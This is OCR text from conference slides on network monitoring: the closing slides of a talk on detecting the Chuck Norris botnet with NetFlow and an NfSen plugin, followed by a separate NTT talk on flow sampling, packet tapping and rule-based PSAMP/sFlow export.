
Plugin Methods Architecture



Plugin Methods Architecture



Web Interface – Infected Host Detected



Overview | Details | Load data | Settings | About

Begin: 2011-01-04 16:30 < Timewindow: other > End: 2011-01-04 17:25 Quick interval select: Select... Show

Shown results for time window from **2011-01-04 16:30** to **2011-01-04 17:25** (55 minutes)

Suspicious hosts in our network

IP address	Name	Last activity	Being scanned	Scanning	Download	C & C	DNS
147.251.	muni.cz	2011-01-04 17:17:22	✗	✓	✗	✗	✗
147.251.	.muni.cz	2011-01-04 16:47:50	✗	✓	✗	✗	✗

Suspicious hosts outside our network (aggregated by NETNAME)

Netname	AS number	Number of scanning hosts
ABTS-DSL-DEL	24560	4 hosts - Hide addresses
ABTS-KK-DSL-9102-BLR	24560	1 host - Show addresses
ABTS-MP-DSL-9445-BPL	24560	1 host - Show addresses
ADSLDGNNANSERVICE-NET	7552	1 host - Show addresses
ADSLSERVICEHNI-NET	7552	3 hosts - Show addresses
BSNLNET	9829	18 hosts - Show addresses
MTNLISP	17813	307 hosts - Show addresses
UNICOM-HE	4837	1 host - Show addresses
VIETELFTTH-NET	7552	1 host - Show addresses
VIETELGPRS-NET	7552	2 hosts - Show addresses

IP address	Hostname	Intervals of scanning (From - To)
122.163.101.210	abts-north-dynamic-210.101.163.122.airtelbroadband.in	2011-01-04 17:21:08 - 2011-01-04 17:25:00
122.163.131.142	abts-north-dynamic-142.131.163.122.airtelbroadband.in	2011-01-04 16:59:11 - 2011-01-04 17:00:00
122.163.142.92	abts-north-dynamic-092.142.163.122.airtelbroadband.in	2011-01-04 17:12:16 - 2011-01-04 17:15:00
122.163.25.51	abts-north-dynamic-051.25.163.122.airtelbroadband.in	2011-01-04 16:54:13 - 2011-01-04 16:55:00

Part V

Conclusion

Detection Plugin and Other Botnets

Botnet Lifecycle Similar for Majority of Botnets

- **scanning** for possible bots
- **infection** of a vulnerable devices
- bot **initialization/update**
- botnet **operation**

Botnet Detection Plugin Customization

- **modular** plugin engine
- **easy modification** for detection of other botnet
- we need to customize **detection methods**
- plugin distributed under the **BSD license**

Conclusion

Network Devices Are Not Protected

- Routers, access points, printers, cameras, TVs, ...
- **No AV software**, missing **patches** and **firmware updates**.
- But they **should be protected**!

Experience

- **NetFlow can monitor** all such devices in network.
- Discovery of new **Chuck Norris botnet** using **NetFlow**.
- Developed a **specialized NfSen plugin** for Chuck Norris botnet detection.

Future

- Chuck Norris is down, but **others are coming** (e.g., Stuxnet).
- We are **open to research collaboration**.
- Detection plugin **is available** at our project site.

Thank You For Your Attention!

Detecting Botnets with NetFlow

Vojtěch Krmíček
Tomáš Plesník
vojtec|plesnik@ics.muni.cz

Project CYBER
http://www.muni.cz/ics/cyber

This material is based upon work supported by the
Czech Ministry of Defence under Contract No. OVMASUN200801.

Not to miss


small-amount but important traffic

NTT Communications


Kazunori Kamiya

Using Flow Data

Exporters can sample packets, then send flow data.



Exporters (Router/Switch)



Flow Collector
Flow Analyzer


Flow Data
- IPFix
- NetFlow
- sFlow

Enable Traffic Visualization
Enable DDoS Attack Detection

Flow Sampling

- Sampling Rate : X
  - Sample 1 packets from X packets


ex) X = 10



- Not necessary to see all the packets
  - Analyze traffic in a short time with a little load
  - Merit for large scale network
- Many ISPs set X more than 1000

Problem of Sampling


Cannot Analyze un-sampled packets



Sometimes, un-sampled packets might be important,,, (small amount)
Ex)
-For detail analysis of attack packets
-For IPv6 traffic analysis
(current IPv6 traffic is much smaller than IPv4 traffic)

Tapping


Capture full packets



Needs many TAP equipments
Needs another analyzer
Needs to analyze full packets

If possible,,,


Exporters only export flows to collector



No need TAPs
No need other analyzer
No need to analyze full packets

PSAMP may be the solution

Export flow with packets matching the specified rule (ACL).



■ Normal sampling


■ Rule-based sampling (PSAMP)

What is implemented:

- Flexible Netflow
- ACL-based sFlow

ACL-based sFlow

Export flow with packets matching the specified rule (ACL).



